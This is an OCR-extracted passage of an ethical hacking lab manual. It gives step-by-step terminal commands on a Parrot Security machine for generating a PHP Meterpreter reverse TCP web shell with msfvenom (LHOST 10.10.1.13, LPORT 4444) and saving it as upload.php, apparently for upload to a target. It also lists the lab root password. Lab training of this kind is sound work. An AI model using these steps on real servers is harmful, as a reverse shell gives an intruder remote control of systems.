


3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


5. Now, type **cd** and press **Enter** to jump to the root directory.



6. In the **Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=4444 -f raw** and press **Enter**.


Note: Here, the IP address of the host machine is **10.10.1.13** (the **Parrot Security** machine).

7. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




8. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

9. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.



10. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 7**, and then press **Ctrl+S** to save the context.

